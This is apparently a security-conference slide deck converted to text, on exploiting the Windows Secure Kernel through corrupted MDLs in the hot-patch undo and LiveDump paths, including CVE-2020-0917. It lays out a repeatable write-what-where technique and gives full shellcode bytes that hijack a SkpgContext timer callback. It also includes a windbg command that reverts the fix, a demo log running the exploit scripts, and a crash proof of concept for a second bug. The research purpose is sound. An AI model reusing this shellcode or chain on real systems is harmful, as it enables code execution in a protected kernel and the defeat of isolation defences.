
# If We Can Control "Next" of One Chained MDL



# We Can Chain a Fake Pivot MDL at Shared Page



# We Control Where LiveDumpAddBuffer Write To



# Detect Worker MDL Has Been Written

LiveDump Context
MdlListHead
PagesAdded

Undo MDL		
Victim MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	

Pivot MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	

VTL 0 -> VTL 1 Shared Memory:

- VTL 0: Writable
- VTL 1: Read-only

Worker MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	

VTL 1 -> VTL 0 Shared Memory:

- VTL 0: Read-only
- VTL 1: Writable

# Retarget Worker MDL

<b>LiveDump Context</b>
MdlListHead
PagesAdded

Undo MDL		
Victim MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	

Pivot MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	

VTL 0 -> VTL 1 Shared Memory:

- VTL 0: Writable
- VTL 1: Read-only

Worker MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	

# Shared pages: Communication Channels

- VTL 0(write) -> VTL 1(read)
  - Craft pivot MDL, modify Worker MDL repeatedly
- VTL 1(write) -> VTL 0(read)
  - Tentative overwriting target of SkLiveDumpAddBuffer
  - Indicator of Worker MDL activated.
- Write-what-where accurately and repeatedly
  - Pivot MDL->Next: Worker MDL
  - Pivot MDL->ByteCount: Accurately control overwriting offset to Worker MDL
  - SkLiveDumpAddBuffer: Overwriting Content

# Multiple Write-What-Where

VTL 0

VTL 1

Shared Page

Pivot MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount

Worker MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	Value	


- Repeatable Write-What-Where

- Where: ( Writing Cursor )
  - Next = Writing Cursor - 0x30
  - ByteCount += PAGE\_SIZE

- What:
  - Pages = 1
  - PfnArray = [ Value ]

- Write:
  - LiveDumpAddBuffer(Pages, PfnArray, ...)

- SkLiveDumpAddBuffer(Pages, PfnArray, ...)
  - \*(QWORD\*)( Writing Cursor ) = Value





# Exploit #1 – Final to Arbitrary Code Execution

- Corrupt MDL->Next, gain 1 arbitrary write
- Fake a pivot MDL structure in the shared page (simply writes in VTL0)
  - Keep in mind that we can change that repeatedly, by design
- Use the arbitrary write to corrupt a node in SkpLiveDumpContext.Mdl chain, make it point to our pivot MDL
- Call SkLiveDumpAddBuffer to trigger arbitrary write
- Change shared page content, and call SkLiveDumpAddBuffer again!
- Arbitrary Write: Corrupt PTE --> make shared page RWX
- Arbitrary Write: Corrupt SkpgContext callback --> jump to shellcode
- PROFIT

# Demo Shellcode

```
BYTE shellcode[] = {
    0x48, 0x83, 0xec, 0x30, //sub    rsp, 30h

    0x48, 0xb9, QWORD_2_LE_BYTES(SKPG_CONTEXT_ADDR + 0x250), //movabs  rcx, SKPG_CONTEXT_TIMER_CALLBACK_ADDR
    0x4c, 0x8b, 0x09, //mov     r9, qword ptr[rcx]
    0x48, 0xba, QWORD_2_LE_BYTES(SHARED_MEM_SK_VIEW_ADDR + 0x150), //movabs  rdx, SHELLCODE_SK_VIEW_ADDR
    0x48, 0x89, 0x11, //mov     qword ptr[rcx], rdx
    0x48, 0x83, 0xc1, 0x18, //add    rcx, 0x18
    0x48, 0xc7, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, //mov     qword ptr[rcx], 0
    0x48, 0xc7, 0x41, 0x08, 0x00, 0x00, 0x00, 0x00, //mov     qword ptr[rcx + 8], 0
    0x48, 0xc7, 0x41, 0x10, 0x00, 0x00, 0x00, 0x00, //mov     qword ptr[rcx + 0x10], 0
    0x49, 0x81, 0xe9, DWORD_2_LE_BYTES(SKPG_TIMER_ROUTINE_OFFSET), //sub    r9, SKPG_TIMER_ROUTINE_OFFSET

    0x48, 0xb9, QWORD_2_LE_BYTES(FAILURE_LOG_SK_ADDR + 0x1090), //movabs  rcx, FAILURE_LOG_SK_ADDR + 0x1090
    0x48, 0x8b, 0x11, //mov     rdx, qword ptr[rcx]
    0x49, 0xb8, QWORD_2_LE_BYTES(KERNEL_ADDR_MASK), //movabs  r8, KERNEL_ADDR_MASK
    0x49, 0x21, 0xd0, //and    r8, rdx
    0x49, 0x83, 0xf8, 0x00, //cmp    r8, 0
    0x4c, 0x0f, 0x45, 0xca, //cmovne r9, rdx
    0x4c, 0x89, 0x09, //mov     qword ptr[rcx], r9
    0x49, 0x81, 0xc1, DWORD_2_LE_BYTES(SKPG_SETTIMER_OFFSET), //add    r9, SKPG_SETTIMER_OFFSET
    0x48, 0xb9, QWORD_2_LE_BYTES(SKPG_CONTEXT_ADDR + 0x220), //movabs  rcx, SKPG_CONTEXT_ADDR + 0x220
    0x48, 0xc7, 0xc2, DWORD_2_LE_BYTES(NEG_5_SECONDS_IN_NANOSECONDS), //mov     rdx, NEG_5_SECONDS_IN_NANOSECONDS
    0x49, 0xc7, 0xc0, DWORD_2_LE_BYTES(NEG_5_SECONDS_IN_NANOSECONDS), //mov     r8, NEG_5_SECONDS_IN_NANOSECONDS
    0x4c, 0x89, 0xc8, //mov     rax, r9
    0xff, 0xd0, //call   rax

    0x48, 0x83, 0xc4, 0x30, //add    rsp, 30h

    0xc3 //ret
};
```

- Modify SkpgContext callback routine pointer
- Leak Secure Kernel pointer back to VTL 0 (through shared page)
- Reset timer, configure 5 seconds relative due time, shellcode will be invoked every 5 seconds
- Shellcode is fully controlled from VTL 0 and can be refactored for other purpose

# Demo

- Vulnerability #1 was fixed in Jan 2019
- Secure Kernel pool switched to segment heap in Mid-2019, the exploit depends on segment heap
- This demo is against 20129 build (May 2020), where vuln#1 has already been fixed
- A trick to undo the fix by windbg command:
  - `eb nt!SkmmObtainHotPatchUndoTable+0x5D 90 90 90 90 90 90 90 90 90 90; g;`
- The exploit approach works well on latest build
- Demo only!

```
Microsoft Windows [Version 10.0.20129.1044]
(c) 2020 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>cd C:\Users\dk\Desktop\hyperseed
```

```
C:\Users\dk\Desktop\hyperseed>dir
```

```
...
Directory of C:\Users\dk\Desktop\hyperseed
```

```
06/08/2020  04:04 AM  <DIR>      .
06/15/2020  12:20 AM  <DIR>      ..
06/04/2020  01:05 AM                8,726 exploit.py
06/08/2020  06:08 AM                786 hypercaller.cer
06/08/2020  06:08 AM                2,189 hypercaller.inf
06/08/2020  06:08 AM               33,520 hypercaller.sys
06/04/2020  01:21 AM               431,104 hyperseed.exe
06/03/2020  07:25 PM                2,326 hyperseed.py
06/08/2020  06:12 AM                128 payload.bin
05/03/2020  08:50 PM             512,000 relocateimage.bin
05/02/2020  08:39 PM                128 template.bin
06/08/2020  05:47 AM                5,008 write.py
06/03/2020  08:30 PM                3,658 write_pte.py
06/08/2020  06:10 AM                3,655 write_skpg.py
```

```
C:\Users\dk\Desktop\hyperseed>python exploit.py
```

```
...
+ [ alloc ]
0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00 0x4600 0x3C00
+ [ hyperseed ]
```

```
+ [ alloc results ]
```

```
0x4600 --> 0x14000038c
0x3c00 --> 0x140000390
0x4600 --> 0x140000394
0x3c00 --> 0x140000398
0x4600 --> 0x14000039c
0x3c00 --> 0x1400003a0
0x4600 --> 0x1400003a4
0x3c00 --> 0x1400003a8
0x4600 --> 0x1400003ac
0x3c00 --> 0x1400003b0
0x4600 --> 0x1400003b4
0x3c00 --> 0x1400003b8
0x4600 --> 0x1400003bc
0x3c00 --> 0x1400003c0
0x4600 --> 0x1400003c4
0x3c00 --> 0x1400003c8
0x4600 --> 0x1400003cc
0x3c00 --> 0x1400003d0
0x4600 --> 0x1400003d4
0x3c00 --> 0x1400003d8
```

```
=====  
+ [ free ]  
0x140000390 0x140000398 0x1400003A0 0x1400003A8 0x1400003B0 0x1400003B8 0x1400003C0 0x1400003C8 0x1400003D0 0x1400003D8  
+ [ hyperseed ]
```

```
=====  
+ [ livedump_abort ]  
+ [ hyperseed ]
```

```
=====  
+ [ livedump_alloc ]  
0x10000, 0x14, 0x3c00  
+ [ hyperseed ]
```

```
=====  
+ [ free ]  
0x14000038c 0x140000394 0x14000039c 0x1400003A4 0x1400003AC 0x1400003B4 0x1400003BC 0x1400003C4 0x1400003CC 0x1400003D4  
+ [ hyperseed ]
```

```
=====  
+ [ alloc ]  
0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0 0x45E0  
+ [ hyperseed ]
```

```
+ [ alloc results ]
```

```
0x45e0 --> 0x1400003d4  
0x45e0 --> 0x1400003cc  
0x45e0 --> 0x1400003c4  
0x45e0 --> 0x1400003bc  
0x45e0 --> 0x1400003b4  
0x45e0 --> 0x1400003ac  
0x45e0 --> 0x1400003a4  
0x45e0 --> 0x14000039c  
0x45e0 --> 0x140000394  
0x45e0 --> 0x14000038c
```



```
+ [ overflow ]  
0xffff7800007100, 0xffff, 0xffff, 0xffffffff  
+ [ hyperseed ]
```

```
=====  
+ [ overflow ]  
0xffff7800007100, 0xffff, 0xffff, 0xffffffff  
+ [ hyperseed ]
```

```
C:\Users\dk\Desktop\hyperseed>python write.py  
+ [ hyperseed ]
```

```
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
Wait, try next MDL
```

```
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0x0 - 0x646e774f656b7544  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0xffff - 0x0  
=====  
Congratz, writing cursor reaches to Worker MDL
```

```
C:\Users\dk\Desktop\hyperseed>python write_pte.py  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0xffff - 0x0
```

```
C:\Users\dk\Desktop\hyperseed>python write_skpg.py  
=====  
+ [ livedump_add_buffer ]  
+ [ hyperseed ]
```

```
overwritten: 0xffff - 0x0
```

```
C:\Users\dk\Desktop\hyperseed>
```




## Vulnerability #2

- Great work! We fixed this issue ([CVE-2020-0917](#))
- Now we make sure `TransferMdl->ByteCount >= sizeof(MDL)`
- But... there is something interesting in the general flow here
- Something related to mapping and unmapping of VTL1 MDLs
- Well, let's take a closer look:

# Vulnerability #2 – Unmap arbitrary controlled MDL

- As we saw, this is the flow of SkmmObtainHotPatchUndoTable



```
NumberOfPages = ADDRESS_AND_SIZE_TO_SPAN_PAGES(UndoMdl->ByteOffset,
        UndoMdl->ByteCount);

if (sizeof(MDL) + (NumberOfPages * sizeof(PFN_NUMBER)) > TransferMdl->ByteCount) {
    Status = STATUS_INVALID_PARAMETER;
    goto CleanupAndExit;
}

//
// Complete the local copy of the undo MDL so it can be used to map pages.
//

RtlCopyMemory(UndoMdl + 1,
        OriginalUndoMdl + 1,
        NumberOfPages * sizeof(PFN_NUMBER));

Status = SkmmMapMdl(UndoMdl, SkmmMapWrite);

if (!NT_SUCCESS(Status)) {
    goto CleanupAndExit;
}

CleanupAndExit:

    if (UndoMdl != NULL) {
        if (UndoMdl->MdlFlags & MDL_MAPPED_TO_SYSTEM_VA) {
            SkmmUnmapMdl(UndoMdl);
        }

        SkFreePool(NonPagedPoolNx, UndoMdl);
    }

    SkmmUnmapDataTransfer(TransferMdl);

    return Status;
}
```



# Vulnerability #2 - POC

- We can call ***SkmmUnmapMdl()*** on a fully controlled MDL!
- Building a small POC: MDL->MappedSystemVA=0x4141414141414141

```
*** Fatal System Error: 0x00000050
(0xFFFFF6A0A0A0A0A0,0x0000000000000000,0xFFFF9000A4A0830,0x0000000000000000)
```

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.  
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run [!analyze -v](#)  
nt!DbgBreakPointWithStatus:

```
fffff803`15469620 cc          int      3
```

1: kd> k

#	Child-SP	RetAddr	Call Site
<a href="#">00</a>	ffff9000`0a4a0668	fffff803`153aae5c	nt!DbgBreakPointWithStatus
<a href="#">01</a>	ffff9000`0a4a0670	fffff803`1542fbf4	nt!SkeBugCheckEx+0xd4
<a href="#">02</a>	ffff9000`0a4a06e0	fffff803`15432350	nt!SkmiNonPagedAccessFault+0x28
<a href="#">03</a>	ffff9000`0a4a0720	fffff803`1546ca2c	nt!SkmmAccessFault+0x800
<a href="#">04</a>	ffff9000`0a4a0830	fffff803`1541911d	nt!KiPageFault+0x16c
<a href="#">05</a>	ffff9000`0a4a09c0	fffff803`1543bb87	nt!SkmmUnmapMdl+0x15d
<a href="#">06</a>	ffff9000`0a4a0b60	fffff803`153d26fb	nt!SkmmObtainHotPatchUndoTable+0x2db
<a href="#">07</a>	ffff9000`0a4a0bd0	fffff803`15467560	nt!IumInvokeSecureService+0x1523

## Vulnerability #2 - POC

- We can call *SkmmUnmapMdl()* on a fully controlled MDL!
- Building a small POC – write ZeroPTE on some in used page's PTE
- VTL1 has its own shared page (same, 0xffff780000000000)
- Pass MDL->MappedSystemVA==0xffff780000000000
- And...

```
*****
*
*           Bugcheck Analysis           *
*
*****
```

IRQL\_NOT\_LESS\_OR\_EQUAL (a)

An attempt was made to access a pageable (or completely invalid) address at an interrupt request level (IRQL) that is too high. This is usually caused by drivers using improper addresses.

If a kernel debugger is available get the stack backtrace.

Arguments:

Arg1: fffff78000000008, memory referenced

Arg2: 00000000000000ff, IRQL

Arg3: 00000000000000d9, bitfield :

bit 0 : value 0 = read operation, 1 = write operation

bit 3 : value 0 = not an execute operation, 1 = execute operation (only on chips which support this level of status)

Arg4: fffff8000ed962ef, address which referenced memory

TRAP\_FRAME: fffff9000a49f760 -- (.trap 0xffff9000a49f760)

NOTE: The trap frame does not contain all registers.

Some register values may be zeroed or incorrect.

rax=000000006a139e76 rbx=0000000000000000 rcx=fffff78000007000
rdx=fffff78000000008 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8000ed962ef rsp=ffff9000a49f8f0 rbp=ffff9000a49f920
r8=0000000000000002 r9=fffffae08e0487080 r10=0000000000000000
r11=fffff8000ee68560 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000

iopl=0 nv up di pl zr na po nc

nt!SkpSyncUserSharedData+0x47:

fffff800`0ed962ef 483902 cmp qword ptr [rdx],rax ds:fffff780`00000008=????????????????

Resetting default scope

STACK\_TEXT:

ffff9000`0a49f8f0 fffff800`0edf75bb : fffff9000`0b5c4000 fffff800`0ee68560 fffff9000`0a49f920 00380002`30303030 : nt!SkpSyncUserSharedData+0x47 [mink
ffff9000`0a49f920 fffff800`0ed96704 : fffff9000`0a49fa90 fffff800`0e020000 00000000`00000001 fffff800`0edf75bb : nt!SkpReturnFromNormalModeRaxSet+0x
ffff9000`0a49fa40 fffff800`0ed459aa : fffff9000`0a49fa90 00000000`00000000 00000000`00000002 fffff800`0ed7a48b : nt!SkpCallNormalMode+0x44 [minkerne
ffff9000`0a49fa70 fffff800`0edf5731 : 000051f7`189dfd28 000051f7`1947d418 00000000`00000046 fffff9000`0a49fce0 : nt!ShvlVinaHandler+0x4e [minkernel\
ffff9000`0a49fb20 fffff800`0ed7a4bf : fffff9880`41602140 00000000`01000002 00000000`00000001 fffff9880`41602100 : nt!KiVinaInterrupt+0x181 [minkernel\

# Exploit #2

- We can call `SkmmUnmapMdl` on a fully controlled MDL
- So we don't have here (yet) a corruption with a controlled content
  - But we can clearly build one 😊
- The basic logic of *SkmmUnmapMdl* is as follows:
  - Scan the PTEs range described by the MDL
  - Set each PTE to `ZERO_PTE` (after this, `PTE.P==0` --> each deref will panic)
  - If `Mdl.MdlFlags & MDL_PARENT_MAPPED_SYSTEM_VA`
    - Call `SkmiReleaseUnknownPtes()`

## Exploit #2 - Primitives & Limitations

- The base primitive: SkmmUnmapMdl on a fully controlled MDL
- Looks like the page->refcount decrement and PTEs writes are “safe”
  - we can't write ZeroPTE outside the PTEs range (due to the calculation)
  - we can't dec arbitrary addresses outside the pfndb range (due to a check)
- But who needs that, when we can zero-out arbitrary PTEs!
- Also, it's important to zero-out the bit in the PTEs BitMap
  - Otherwise, it would be hard to reclaim the page while it's in-used
  - SkmmUnmapMdl calls SkmiReleaseUnknownPTEs, which does that

# PTERange

- Secure Kernel maintains structures for managing virtual address space
- Among those: PTERange
- Describes a range of PTEs of a certain use
- Examples: SystemPtes, IOPTes, PagedPtes, RebootPtes, etc.
- Has PTEbase address, size, bitMap pointer, bitMap Hint, etc.

```
0: kd> dq nt!SkmiSystemPtes L4
```

```
fffff806`5db687c0
```

```
fffff6c8`00000000
```

```
0000b321`40000000
```

```
fffff806`5db687d0
```

```
00000000`0000ba00
```

```
fffff9000`00000000
```

PTEBase

Bimap

# The PTE Ranges Problem/Primitive

- So SkmmUnmapMdl calls SkmiReleaseUnknownPTEs
